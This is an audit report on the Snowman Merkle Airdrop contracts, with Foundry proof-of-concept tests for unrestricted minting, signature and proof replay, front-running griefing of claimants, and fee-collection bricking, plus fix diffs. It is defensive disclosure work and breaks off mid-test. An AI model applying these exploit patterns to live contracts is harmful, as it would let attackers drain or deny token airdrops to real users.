




Snowman Merkle Airdrop Smart Contract Security Research Report

Version 1.0

Sebi de la Mata

August 8, 2026

Snowman Merkle Airdrop Smart Contract Security Research Report

Sebi de la Mata

August 8th, 2026

Prepared by: Sebi de la Mata

Lead Auditors: - Sebi de la Mata

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
 - Scope
 - Roles
 - * Snow.sol
 - * Snowman.sol
 - * SnowmanAirdrop.sol:
- Executive Summary
 - Issues found
- Findings
 - High

- * [H-1] `Snowman::mintSnowman` has no access control, allowing anyone to mint unlimited Snowman NFTs without going through the `SnowmanAirdrop` merkle/signature verification
- * [H-2] Signature and merkle proof replay in `SnowmanAirdrop::claimSnowman` allows unlimited repeated claims for any address that reacquires its original SNOW balance
- * [H-3] `claimSnowman` derives amount from live SNOW balance instead of the merkle-snapshot value, causing legitimate claims to revert for any user whose balance has changed since snapshot
- Medium
 - * [M-1] Unchecked return value on WETH transfer in `Snow::collectFee` can silently fail and leave fees stuck in the contract
 - * [M-2] `Snow::changeCollector` has no owner override, allowing the collector role to permanently and irrecoverably brick fee collection
 - * [M-3] `Snow::s_earnTimer` is a single global variable instead of per-address, causing `earnSnow` and `buySnow` to lock out all other users for a week after any single call
- Low
 - * [L-1] State variables in the `Snow.sol` contracts are not designated as immutable, costing more gas for functions that use the variable
 - * [L-2] Misspelled EIP-712 type signature in `MESSAGE_TYPEHASH` breaks compatibility with spec-compliant off-chain signing tools
 - * [L-3] `Snow::SnowEarned` and `Snow::FeeCollected` events are declared but never emitted
 - * [L-4] `SnowmanAirdrop` constructor does not validate `_merkleRoot != bytes32(0)`, risking a permanently non-functional airdrop if misconfigured at deployment

Protocol Summary

- `Snow.sol`:

The `Snow` contract is an `ERC20` token that automatically makes one eligible to claim a `Snowman NFT`.

The `Snow` token is staked in the `SnowmanAirdrop` contract, and the staker receives `Snowman NFTs` in the value of how many `Snow` tokens they own.

The [Snow](#) token can either be earned for free once a week, or bought at anytime, up until during the `::FARMING_DURATION` is over.

The [Snow](#) token can be bought with either [WETH](#) or native [ETH](#).

- [Snowman.sol](#):

The [Snowman](#) contract is an [ERC721](#) contract that utilizes [Base64](#) encoding to achieve total on-chain storage.

Stakers of the [Snow](#) token receive this NFT.

- [SnowmanAirdrop.sol](#):

The [SnowmanAirdrop](#) contract utilizes [Merkle](#) trees implementation for a more efficient airdrop system.

Recipients can either claim a [Snowman](#) NFT themselves, or have someone claim on their behalf using the recipient's `v`, `r`, `s` signatures.

Recipients stake their [Snow](#) tokens and receive [Snowman](#) NFTS equal to their [Snow](#) balance in return

Disclaimer

The Sebi de la Mata team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

##The Findings in this document correspond with the following commit hash:##

```
1 6efcb0f816ea6ffc5fcb1a66ea5af66d0022e80e
```

Scope

```
1
2 src/
3 |-- Snow.sol
4 |-- Snowman.sol
5 `-- SnowmanAirdrop.sol
6
7 script/
8 |-- GenerateInput.s.sol
9 |-- Helper.s.sol
10 |-- SnowMerkle.s.sol
11 `-- flakes/
12     |-- input.json
13     `-- output.json
```

Roles

Snow.sol **Owner** — set via `Ownable(msg.sender)` in the constructor. **Collector** — privileged role stored in `s_collector`. Can call `collectFee` (sweep accumulated WETH/ETH) and `changeCollector()` **User / Claimant** — any address; can call `buySnow` (pay ETH or WETH) and `earnSnow` (free, cooldown-gated) to acquire SNOW.

Snowman.sol **Owner** — set via `Ownable(msg.sender)`

SnowmanAirdrop.sol: **Claimant / Receiver** — the address a claim is made on behalf of; must hold SNOW and have a valid signature + merkle proof for their address. **Relayer / Gas payer** — can call airdrop claims on behalf of others.

Executive Summary

We spent 35 hours with one auditor using Foundry to review the scoped code. Three High level findings, three Medium finding, and four Low findings were observed.

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	4
Informational	0
Total	10

Findings

High

[H-1] Snowman::mintSnowman has no access control, allowing anyone to mint unlimited Snowman NFTs without going through the SnowmanAirdrop merkle/signature verification

Description

`Snowman::mintSnowman` is declared external with no caller restriction (no `onlyOwner`, no check that `msg.sender == address`, and no cap on amount).

```
1
2 function mintSnowman(address receiver, uint256 amount) external {
3     for (uint256 i = 0; i < amount; i++) {
4         _safeMint(receiver, s_TokenCounter);
5
6         emit SnowmanMinted(receiver, s_TokenCounter);
7
8         s_TokenCounter++;
9     }
10 }
```

Impact

Any address can call `mintSnowman` directly to mint an arbitrary number of Snowman NFTs to any recipient without ever going through `SnowmanAirdrop::claimSnowman`'s merkle proof verification, EIP-712 signature check, or claimed-status tracking, completely defeating the airdrop's eligibility gating and allowing unbounded, cost-free minting of the protocol's NFT.

Proof of Concept

Paste the following tests inside the `TestSnowman.t.sol` test suite:

```
1
2 function test_AnyoneCanMintSnowmanDirectly_NoMerkleProofRequired()
   public {
3     address attacker = makeAddr("attacker");
4     uint256 balanceBefore = nft.balanceOf(attacker);
5
6     vm.prank(attacker);
7     // Directly calling mintSnowman with an arbitrary amount,
8     // completely bypassing SnowmanAirdrop.claimSnowman() and its
9     // merkle proof / signature checks.
10    nft.mintSnowman(attacker, 5);
11
12    uint256 balanceAfter = nft.balanceOf(attacker);
13
14    console2.log("Attacker balance before:", balanceBefore);
15    console2.log("Attacker balance after:", balanceAfter);
16
17    // If this passes, mintSnowman has no access control
18    // and any address can mint arbitrary amounts of NFTs for free.
19    assertEq(balanceAfter, balanceBefore + 5, "Attacker successfully
        minted without going through the airdrop claim flow");
20 }
21
22 function test_AttackerCanMintUnlimitedSupply() public {
23     address attacker = makeAddr("attacker");
24     vm.startPrank(attacker);
25     nft.mintSnowman(attacker, 1000);
26     vm.stopPrank();
27
28     assertEq(nft.balanceOf(attacker), 1000, "No cap enforced, no
        eligibility check, no caller restriction");
29 }
```

Run the first test in the terminal:

```
1
2 forge test --mt test_AnyoneCanMintSnowmanDirectly_NoMerkleProofRequired
   -vvvv
```

If the test passes, anyone can mint the Snowman NFT directly with no MerkleProof, participating in the

Airdrop, or even holding Snow token.

Run the secon test in the terminal:

```
1
2 forge test --mt test_AttackerCanMintUnlimitedSupply -vvvv0
```

If this test passes, an attacker can mint an unlimited amount of the NFT.

Recommended Mitigation

Recommended mitigation: restrict `Snowman::mintSnowman` to only be callable by the `SnowmanAirdrop` contract address.

```
1
2 + address immutable public i_airdropContract;
3
4 // >>> CONSTRUCTOR
5 - constructor(string memory _SnowmanSvgUri) ERC721("Snowman Airdrop", "
  SNOWMAN") Ownable(msg.sender)
6 + constructor(string memory _SnowmanSvgUri, address _airdropContract)
  ERC721("Snowman Airdrop", "SNOWMAN") Ownable(msg.sender) {
7     s_TokenCounter = 0;
8     s_SnowmanSvgUri = _SnowmanSvgUri;
9 +     i_airdropContract = _airdropContract;
10 }
11
12 + error Snowman__NotAirdropContract();
13
14 + modifier onlyAirdrop() {
15 +     if (msg.sender != i_airdropContract) revert
      Snowman__NotAirdropContract();
16 +     _;
17 +}
18
19 ...
20
21 // >>> EXTERNAL FUNCTIONS
22 - function mintSnowman(address receiver, uint256 amount) external
23 + function mintSnowman(address receiver, uint256 amount) external
    onlyAirdrop{
24     for (uint256 i = 0; i < amount; i++) {
25         _safeMint(receiver, s_TokenCounter);
26
27         emit SnowmanMinted(receiver, s_TokenCounter);
28
29         s_TokenCounter++;
30     }
31 }
```

[H-2] Signature and merkle proof replay in `SnowmanAirdrop::claimSnowman` allows unlimited repeated claims for any address that reacquires its original SNOW balance

Description

`SnowmanAirdrop::claimSnowman` derives the claim amount live from `i_snow.balanceOf(receiver)` at call time rather than from a value fixed at claim time, and neither the merkle leaf nor the EIP-712 signature it verifies includes a nonce, claim ID, or expiry. Additionally, `s_hasClaimedSnowman[receiver]` value is never checked.

```
1
2 function claimSnowman(address receiver, bytes32[] calldata merkleProof,
3   uint8 v, bytes32 r, bytes32 s)
4   external
5   nonReentrant
6 {
7   if (receiver == address(0)) revert SA__ZeroAddress();
8   if (i_snow.balanceOf(receiver) == 0) revert SA__ZeroAmount();
9
10  if (!isValidSignature(receiver, getMessageHash(receiver), v, r, s)
11    ) {
12    revert SA__InvalidSignature();
13  }
14
15  uint256 amount = i_snow.balanceOf(receiver);
16
17  bytes32 leaf = keccak256(bytes.concat(keccak256(abi.encode(receiver
18    , amount)))));
19
20  if (!MerkleProof.verify(merkleProof, i_merkleRoot, leaf)) {
21    revert SA__InvalidProof();
22  }
23
24  i_snow.safeTransferFrom(receiver, address(this), amount);
25
26  s_hasClaimedSnowman[receiver] = true; // written, but never read/
27    checked anywhere
28
29  emit SnowmanClaimedSuccessfully(receiver, amount);
30
31  i_snowman.mintSnowman(receiver, amount);
32 }
```

Impact

Any address can claim repeatedly and replay the exact same signature and merkle proof by simply reacquiring the same SNOW balance it held at the time of its original claim, via either of `Snow.sol`'s two public acquisition paths (`buySnow` or `earnSnow`), and calling `SnowmanAirdrop::claimSnowman` themselves.

Proof of Concept

Add the following test to the `TestSnowmanAirdrop.t.sol` test suite:

```
1
2 function testAliceCanClaimTwiceByToppingUpBalance() public {
3     assert(nft.balanceOf(alice) == 0);
4     vm.prank(alice);
5     snow.approve(address(airdrop), 1);
6
7     bytes32 alDigest = airdrop.getMessageHash(alice);
8     (uint8 alV, bytes32 alR, bytes32 alS) = vm.sign(alKey, alDigest);
9
10    vm.prank(satoshi);
11    airdrop.claimSnowman(alice, AL_PROOF, alV, alR, alS);
12
13    assert(nft.balanceOf(alice) == 1);
14    assert(snow.balanceOf(alice) == 0);
15
16    // --- Top up alice's SNOW back to original amount ---
17    uint256 buyFee = snow.s_buyFee();
18    uint256 cost = buyFee * 1;
19
20    vm.deal(alice, cost);
21    vm.prank(alice);
22    snow.buySnow{value: cost}(1);
23
24    assertEq(snow.balanceOf(alice), 1, "Alice should have exactly 1
25        SNOW again");
26
27    vm.prank(alice);
28    snow.approve(address(airdrop), 1);
29
30    // --- Second claim: same proof, same signature ---
31    vm.prank(alice);
32    airdrop.claimSnowman(alice, AL_PROOF, alV, alR, alS);
33
34    console2.log("Alice Snowman balance after second claim:", nft.
35        balanceOf(alice));
36    assert(nft.balanceOf(alice) == 2);
37 }
```

Run the test in the terminal:

```
1
2 forge test --mt testAliceCanClaimTwiceByToppingUpBalance -vvvv
```

If the test passes the exploit succeeded.

Recommended Mitigation

Add a check to see if the user has already received their claim.

```
1
2 + error SA__AlreadyClaimed();
3
4 function claimSnowman(address receiver, bytes32[] calldata merkleProof,
5     uint8 v, bytes32 r, bytes32 s)
6     external
7     nonReentrant
8 {
9     if (receiver == address(0)) revert SA__ZeroAddress();
10    if (i_snow.balanceOf(receiver) == 0) revert SA__ZeroAmount();
11
12    if (!_isValidSignature(receiver, getMessageHash(receiver), v, r, s)
13        ) {
14        revert SA__InvalidSignature();
15    }
16
17    + if(s_hasClaimedSnowman[receiver]){
18    +     revert SA__AlreadyClaimed();
19    + }
20
21    uint256 amount = i_snow.balanceOf(receiver);
22
23    bytes32 leaf = keccak256(bytes.concat(keccak256(abi.encode(receiver
24        , amount)))));
25
26    if (!MerkleProof.verify(merkleProof, i_merkleRoot, leaf)) {
27        revert SA__InvalidProof();
28    }
29
30    i_snow.safeTransferFrom(receiver, address(this), amount);
31
32    s_hasClaimedSnowman[receiver] = true; // written, but never read/
33        checked anywhere
34
35    emit SnowmanClaimedSuccessfully(receiver, amount);
36
37    i_snowman.mintSnowman(receiver, amount);
38 }
```

[H-3] `claimSnowman` derives amount from live SNOW balance instead of the merkle-snapshotted value, causing legitimate claims to revert for any user whose balance has changed since snapshot

Description The merkle tree used by `SnowmanAirdrop` is generated off-chain from a fixed (`address`, `amount`) snapshot. `SnowMerkle.s.sol` reads `input.json` once and commits those exact values into the tree. However, `claimSnowman` does not use this snapshotted amount. It

re-derives amount live from `i_snow.balanceOf(receiver)` at the moment of claiming, then reconstructs a leaf from that live value and checks it against the merkle root.

A snapshot example `input.json` containing the airdrop recipient addresses and snapshotted SNOW amounts:

```
1
2 {
3   "types": ["address", "uint256"],
4   "count": 5,
5   "values": {
6     "0": { "0": "0x328809Bc894f92807417D2dAD6b7C998c1aFdac6", "1": "1"
7     },
8     "1": { "0": "0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e", "1": "1"
9     },
10    "2": { "0": "0xE55d6ba4bE0A6E0D87c4cA26B7C80779573Dc674", "1": "1"
11    },
12    "3": { "0": "0xb72116984E306d834a0ae638688Ef9AF1f7FE2cd", "1": "1"
13    },
14    "4": { "0": "0xEa61F454C2B4A5A16AB556DBE8DBB176C1D02177", "1": "1"
15    }
16  }
17 }
```

Use of address and snapshotted SNOW amounts in `SnowMerkle.s.sol::run` during Merkle leaf creation:

```
1
2 // Create the hash for the merkle tree leaf node
3 // abi encode the data array (each element is a bytes32 representation
4 //   for the address and the amount)
5 // Helper from Murky (ltrim64) Returns the bytes with the first 64
6 //   bytes removed
7 // ltrim64 removes the offset and length from the encoded bytes. There
8 //   is an offset because the array
9 //   is declared in memory
10 // hash the encoded address and amount
11 // bytes.concat turns from bytes32 to bytes
12 // hash again because preimage attack
13 leafs[i] = keccak256(bytes.concat(keccak256(ltrim64(abi.encode(data))))));
```

Using the receiver's current balance and address to verify against the Merkle proof in `SnowmanAirdrop::claimSnowman`:

```
1
2 uint256 amount = i_snow.balanceOf(receiver);
3
4 bytes32 leaf = keccak256(bytes.concat(keccak256(abi.encode(receiver,
5   amount)))));
```

```
5
6 if (!MerkleProof.verify(merkleProof, i_merkleRoot, leaf)) {
7     revert SA__InvalidProof();
8 }
```

This also affects the `SnowmanAirdrop::getMessageHash` function in the same manner as this also derives the digest from the current balance:

```
1
2 function getMessageHash(address receiver) public view returns (bytes32)
3 {
4     if (i_snow.balanceOf(receiver) == 0) {
5         revert SA__ZeroAmount();
6     }
7     uint256 amount = i_snow.balanceOf(receiver);
8     return _hashTypedDataV4(
9         keccak256(abi.encode(MESSAGE_TYPEHASH, SnowmanClaim({receiver:
10             receiver, amount: amount})))
11 );
```

Impact

Since the merkle root only contains leaves for the original snapshotted amounts, any claimant whose SNOW balance has changed at all since the snapshot for any reason will have their live-computed leaf fail `MerkleProof.verify`. This will block them from claiming their legitimately allocated airdrop. A claimant's signed message may not match what their merkle proof was built for, compounding the failure. This also creates a front-running griefing-style attack where the attacker can send small amounts of SNOW to the claimant addresses just before the balance read to deny the user of their airdrop.

Proof of Concept

Add the following test to `TestSnowmanAirdrop.t.sol`:

```
1
2 function test_LegitimateClaimFailsAfterBalanceChanges() public {
3     // Alice's snapshotted allocation is 1 SNOW, matching AL_PROOF's
4     // leaf.
5     // She earns additional SNOW before claiming
6     vm.warp(block.timestamp + 1 weeks); // clear canFarmSnow cooldown
7     vm.prank(alice);
8     snow.earnSnow(); // alice's balance is now > 1, drifted from the
9     // snapshot
10    vm.prank(alice);
11    snow.approve(address(airdrop), snow.balanceOf(alice));
```

```
12     bytes32 alDigest = airdrop.getMessageHash(alice); // computed
    against NEW, drifted balance
13     (uint8 alV, bytes32 alR, bytes32 alS) = vm.sign(alKey, alDigest);
14
15     // Claim reverts: leaf built from drifted balance was never in the
    tree.
16     vm.expectRevert(SnowmanAirdrop.SA__InvalidProof.selector);
17     vm.prank(satoshi);
18     airdrop.claimSnowman(alice, AL_PROOF, alV, alR, alS);
19 }
```

Run the test in the terminal:

```
1
2 forge test --mt test_LegitimateClaimFailsAfterBalanceChanges -vvvv
```

If the test passes, the transaction reverted due to current balance and snapshot balance mismatch.

Also for the grief attack PoC, add this test to the test suite:

```
1
2 /// @notice Demonstrates the grieving is REPEATABLE. The attacker can
    keep
3 ///     doing this indefinitely to permanently deny Alice's claim,
    not
4 ///     just delay it once.
5 function test_FrontRunningCanBeRepeatedIndefinitely() public {
6     vm.prank(alice);
7     snow.approve(address(airdrop), type(uint256).max);
8
9     bytes32 alDigest = airdrop.getMessageHash(alice);
10    (uint8 alV, bytes32 alR, bytes32 alS) = vm.sign(alKey, alDigest);
11
12    address griefer = makeAddr("griefer");
13
14    // Simulate 3 repeated grieving rounds: each representing a new
    attempt
15    // by Alice to claim, each time front-run again before her tx lands
    .
16    for (uint256 round = 0; round < 3; round++) {
17        vm.warp(block.timestamp + 1 weeks); // clear griefer's earnSnow
            cooldown each round
18        vm.prank(griefer);
19        snow.earnSnow();
20
21        vm.prank(griefer);
22        snow.transfer(alice, 1); // grieves Alice's balance again
23
24        vm.expectRevert(SnowmanAirdrop.SA__InvalidSignature.selector);
25        vm.prank(satoshi);
26        airdrop.claimSnowman(alice, AL_PROOF, alV, alR, alS);
```

```
27     }
28
29     // After 3 rounds of grieving, Alice still has zero Snowman NFTs,
30     // demonstrating this isn't a one-time inconvenience but a durable,
31     // repeatable denial-of-service against a specific claimant.
32     assertEq(nft.balanceOf(alice), 0, "Alice remains permanently unable
        to claim while targeted");
33 }
```

Run the test in the terminal:

```
1
2 forge test --mt test_FrontRunningCanBeRepeatedIndefinitely -vvvv
```

If the test passes, the grieving exploit is possible.

Recommended Mitigation

To avoid this outcome, have the snapshot `amount` be explicitly passed into the `SnowmanAirdrop::claimSnowman` function:

```
1
2 function claimSnowman(
3     address receiver,
4 +     uint256 amount, // the snapshotted amount, passed explicitly by
    the claimant/relayer
5     bytes32[] calldata merkleProof,
6     uint8 v,
7     bytes32 r,
8     bytes32 s
9 ) external nonReentrant {
10     if (receiver == address(0)) revert SA__ZeroAddress();
11     if (s_hasClaimedSnowman[receiver]) revert SA__AlreadyClaimed();
12
13 -     if (!isValidSignature(receiver, getMessageHash(receiver), v, r, s)
14 +     if (!isValidSignature(receiver, getMessageHash(receiver, amount),
15         v, r, s)) {
16         revert SA__InvalidSignature();
17     }
18 -     uint256 amount = i_snow.balanceOf(receiver);
19
20     bytes32 leaf = keccak256(bytes.concat(keccak256(abi.encode(receiver
21         , amount)))));
22     if (!MerkleProof.verify(merkleProof, i_merkleRoot, leaf)) {
23         revert SA__InvalidProof();
24     }
25     s_hasClaimedSnowman[receiver] = true;
26 }
```

```
27     i_snow.safeTransferFrom(receiver, address(this), amount);
28
29     emit SnowmanClaimedSuccessfully(receiver, amount);
30
31     i_snowman.mintSnowman(receiver, amount);
32 }
```

`SnowmanAirdrop::getMessageHash` needs to also be modified to accept an explicitly provided `amount` as a function input:

```
1
2 - function getMessageHash(address receiver) public view returns (
   bytes32) {
3 + function getMessageHash(address receiver, uint256 amount) public view
   returns (bytes32) {
4     if (i_snow.balanceOf(receiver) == 0) {
5         revert SA__ZeroAmount();
6     }
7
8     return _hashTypedDataV4(
9         keccak256(abi.encode(MESSAGE_TYPEHASH, SnowmanClaim({receiver:
           receiver, amount: amount})))
10    );
11 }
```

Medium

[M-1] Unchecked return value on WETH transfer in `Snow::collectFee` can silently fail and leave fees stuck in the contract

Description: The `collectFee` function checks to see if the ETH transfer fails from the boolean return value, but does not do the same for WETH.

```
1
2 function collectFee() external onlyCollector {
3     uint256 collection = i_weth.balanceOf(address(this));
4     i_weth.transfer(s_collector, collection);
5
6     (bool collected,) = payable(s_collector).call{value: address(
       this).balance}("");
7     require(collected, "Fee collection failed!!!");
8 }
```

Impact

Instead of reverting on failure, a non-standard WETH implementation may return `false` with no check. This would result in a succesful ETH transfer and leave WETH temporarily stuck in the contract.

Proof of Concept

Add the following statement to the imports of `TestSnow.t.sol`

```
1
2 import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
```

Add the following contract to `TestSnow.t.sol`

```
1
2 contract FalseReturnERC20 is ERC20 {
3
4     constructor() ERC20("Fake WETH", "fWETH") {}
5
6     function mint(address to, uint256 amount) external {
7         _mint(to, amount);
8     }
9
10    /// @dev Overridden to simulate a non-standard token that
11    ///         returns false instead of reverting on failure.
12    function transfer(address to, uint256 amount) public pure override
13        returns (bool) {
14        return false; // no revert: silently signals failure
15    }
16 }
```

Add the following function to `TestSnow` contract:

```
1
2 function test_CollectFee_SilentlyFailsAndLeavesWethStuck() public {
3     FalseReturnERC20 fakeWeth = new FalseReturnERC20();
4     // new snow with fake weth
5     snow = new Snow(address(fakeWeth), FEE, collector);
6     // Fund the Snow contract with fees to collect
7     fakeWeth.mint(address(snow), 100 ether);
8
9     uint256 contractWethBefore = fakeWeth.balanceOf(address(snow));
10    uint256 collectorWethBefore = fakeWeth.balanceOf(collector);
11
12    vm.prank(collector);
13    snow.collectFee(); // should NOT revert, despite WETH transfer
14                       failing
15
16    uint256 contractWethAfter = fakeWeth.balanceOf(address(snow));
17    uint256 collectorWethAfter = fakeWeth.balanceOf(collector);
18
19    // Assert: WETH never moved, despite collectFee() completing
20    // without error
21    assertEq(contractWethAfter, contractWethBefore, "WETH balance
22            should be unchanged");
23    assertEq(collectorWethAfter, collectorWethBefore, "Collector
```

```
21         should not have received WETH");
22         console2.log("WETH stuck in contract:", contractWethAfter);
23     }
```

In the terminal, run the test:

```
1 forge test --mt test_CollectFee_SilentlyFailsAndLeavesWethStuck -vvvv
```

Test will pass if WETH is stuck in the contract and console log stuck amount.

Recommended Mitigation: Add a require statement to check if `transfer` returns false. Also, use `safeTransfer` instead of `transfer`.

```
1
2 function collectFee() external onlyCollector {
3     uint256 collection = i_weth.balanceOf(address(this));
4 -     i_weth.transfer(s_collector, collection);
5 +     if(collection > 0){
6 +         bool wethCollected = i_weth.safeTransfer(s_collector,
7 +         collection);
8 +         require(wethCollected, "Fee collection failed!!!");
9     }
10
11     (bool collected,) = payable(s_collector).call{value: address(
12         this).balance}("");
13     require(collected, "Fee collection failed!!!");
14 }
```

[M-2] Snow: :changeCollector has no owner override, allowing the collector role to permanently and irrecoverably brick fee collection

Description:

`Snow: :changeCollector` is gated by `onlyCollector` with no `onlyOwner` override or recovery path, and validates the new collector only against `address(0)`. If the current collector sets `s_collector` to a contract address that cannot receive ETH (no `receive` or `fallback` function, or one that deliberately reverts), `collectFee`'s unconditional ETH sweep will permanently revert on every future call, and since only the collector itself can call `changeCollector` again. There is no way for anyone, including the contract owner, to recover or reassign the role if this happens.

```
1
2 function changeCollector(address _newCollector) external onlyCollector
3 {
4     if (_newCollector == address(0)) {
5         revert S__ZeroAddress();
6     }
7 }
```

```
6
7     s_collector = _newCollector;
8
9     emit NewCollector(_newCollector);
10 }
```

No validation that `_newCollector` can receive ETH. Only a zero-address check is performed. Nothing prevents setting `s_collector` to a contract with no payable `fallback`, or one that reverts on receipt of ETH. No recovery path once misconfigured. `changeCollector` is `onlyCollector`, not `onlyOwner`.

```
1
2 function collectFee() external onlyCollector {
3     uint256 collection = i_weth.balanceOf(address(this));
4     i_weth.transfer(s_collector, collection);
5
6     (bool collected,) = payable(s_collector).call{value: address(this).
7         balance}("");
8     require(collected, "Fee collection failed!!!");
9 }
```

Once `s_collector` is stuck this way, `collectFee`'s `require` statement will revert on every call, since `.call` to the broken collector always fails. Because both the WETH sweep and ETH sweep happen in the same function, this also blocks recovery of accumulated WETH fees, even though WETH itself transferred successfully. The function reverts as a whole because of the `require` statement.

Impact

A single mistake or a compromised collector key can permanently and irreversibly disable the protocol's entire fee collection mechanism. All ETH and WETH fees accumulated in the contract from that point forward become permanently unclaimable, with no owner-level recovery mechanism available.

Proof of Concept:

Add the following contract to `TestSnow.t.sol`:

```
1
2 /// @notice A contract with no receive() or payable fallback(),
3 contract BadCollector {
4     // Intentionally no receive() or fallback() any plain ETH transfer
5     // sent to this contract via .call{value: ...}("") will fail.
6 }
```

Add the contract as a variable to the `TestSnow` contract.

```
1
2 BadCollector badCollector;
```

Initialize it in the `setUp` function:

```
1
2 badCollector = new BadCollector();
```

Add the following function to the test suite:

```
1
2 function test_CollectorCanPermanentlyBrickFeeCollection() public {
3     // collectFee works normally
4     vm.prank(collector);
5     snow.collectFee(); // should succeed
6
7     // Re-fund the contract to test collection
8     vm.deal(address(snow), 5 ether);
9
10    // current collector changes s_collector to a contract with no
    receive or fallback
11    vm.prank(collector);
12    snow.changeCollector(address(badCollector));
13
14    assertEq(snow.getCollector(), address(badCollector), "Collector
    should now be the bad contract");
15
16    // collectFee() now permanently reverts
17    vm.prank(address(badCollector));
18    vm.expectRevert("Fee collection failed!!!");
19    snow.collectFee();
20
21    // owner cannot call changeCollector, since it's onlyCollector, not
    onlyOwner.
22    vm.prank(address(deployer));
23    vm.expectRevert(); // reverts
24    snow.changeCollector(collector);
25 }
```

Run the test in the terminal:

```
1
2 forge test --mt test_CollectorCanPermanentlyBrickFeeCollection -vvvv
```

If the test passes the exploit is possible.

Recommended Mitigation:

Give the `owner` an override. Allow `onlyOwner` to also call `changeCollector` (or add a separate `onlyOwner` emergency-reset function), so a bad collector role isn't unrecoverable:

```
1
2 + error S__NotAuthorized();
3
4 + function changeCollector(address _newCollector) external {
```

```
5 +   if (msg.sender != s_collector && msg.sender != owner()) {
6 +       revert S__NotAuthorized();
7 +   }
8 +   if (_newCollector == address(0)) {
9 +       revert S__ZeroAddress();
10 +   }
11 +   s_collector = _newCollector;
12 +   emit NewCollector(_newCollector);
13 + }
```

Another possible mitigation is switching to a push over pull style withdrawal. Additionally, decoupling WETH and ETH withdrawals would prevent failed ETH transfers from reverting WETH transfers.

[M-3] Snow::s_earnTimer is a single global variable instead of per-address, causing earnSnow and buySnow to lock out all other users for a week after any single call

Description

Snow::earnSnow's cooldown is enforced via s_earnTimer, a single uint256 rather than a per-address mapping. As a result, the cooldown check does not check if that caller farmed in the last week, but rather checks if anyone farmed or bought in the last week.

```
1
2 uint256 private s_earnTimer; // single uint256 not a mapping
3
4 function earnSnow() external canFarmSnow {
5     if (s_earnTimer != 0 && block.timestamp < (s_earnTimer + 1 weeks))
6     {
7         revert S__Timer();
8     }
9     _mint(msg.sender, 1);
10    s_earnTimer = block.timestamp; // resets earn timer and prevents
11    everyone from earning SNOW
12 }
13
14 function buySnow(uint256 amount) external payable canFarmSnow {
15     ...
16     s_earnTimer = block.timestamp; // also writes to the SAME shared
17     timer
18     emit SnowBought(msg.sender, amount);
19 }
```

Impact

Since s_earnTimer is not keyed by address, the very first successful call to earnSnow by any address resets a global timer. Every call to earnSnow by any other address, regardless of whether that address has ever farmed before, reverts with S__Timer() until a full week has elapsed since

that single global timestamp. `buySnow` compounds this: since it also writes `s_earnTimer = block.timestamp` on every successful purchase, a paid purchase by any user re-locks `earnSnow` for everyone else for another full week. In practice, this means at most one successful `earnSnow` or `buySnow` can occur across the entire protocol per week: not one per user per week. Any address can call `earnSnow` or `buySnow` repeatedly (subject only to the same global cooldown) purely to keep resetting the timer and permanently deny the free-farming mechanic to everyone else, at minimal cost to themselves.

Proof of Concept

Add the following variables to the `TestSnow.t.sol` test suite:

```
1
2 address alice;
3 address bob;
4 address clara;
5 address dan;
```

Initialize the variables in the `setUp` function:

```
1
2 alice = makeAddr("alice");
3 bob = makeAddr("bob");
4 clara = makeAddr("clara");
5 dan = makeAddr("dan");
```

Add the following tests to the test suite:

```
1
2 function test_EarnSnowGloballyLocksOutOtherUsers() public {
3     // Alice farms successfully.
4     vm.prank(alice);
5     snow.earnSnow();
6     assertEq(snow.balanceOf(alice), 1, "Alice should have earned 1 SNOW");
7
8     // Bob attempts to farm immediately after, in the SAME week.
9     // He has NEVER called earnSnow() before: this should succeed for him
10    vm.prank(bob);
11    vm.expectRevert(Snow.S__Timer.selector);
12    snow.earnSnow();
13
14    // Confirm bob genuinely received nothing: he is fully blocked,
15    assertEq(snow.balanceOf(bob), 0, "Bob should NOT have been able to earn, despite never farming before");
16 }
17
18 function test_BuySnowAlsoLocksOutEarnSnowForOthers() public {
```

```
19 // Alice buys SNOW: this also writes to the shared s_earnTimer.
20 uint256 cost = snow.s_buyFee() * 1;
21 vm.deal(alice, cost);
22 vm.prank(alice);
23 snow.buySnow{value: cost}(1);
24
25 // Bob, who has never interacted with the contract, tries to farm
   for free.
26 vm.prank(bob);
27 vm.expectRevert(Snow.S__Timer.selector);
28 snow.earnSnow();
29
30 assertEq(snow.balanceOf(bob), 0, "Bob should not be locked out of
   earnSnow() by Alice's unrelated purchase");
31 }
32
33 function test_TimerIsGlobalNotPerAddress_MultipleUsersSequence() public
   {
34 // Demonstrates the practical effect across a realistic multi-user
   scenario:
35 // only ONE address total can successfully earnSnow() per week, no
   matter
36 // how many distinct addresses attempt it.
37 vm.prank(alice);
38 snow.earnSnow();
39
40 vm.prank(bob);
41 vm.expectRevert(Snow.S__Timer.selector);
42 snow.earnSnow();
43
44 vm.prank(clara);
45 vm.expectRevert(Snow.S__Timer.selector);
46 snow.earnSnow();
47
48 vm.prank(dan);
49 vm.expectRevert(Snow.S__Timer.selector);
50 snow.earnSnow();
51
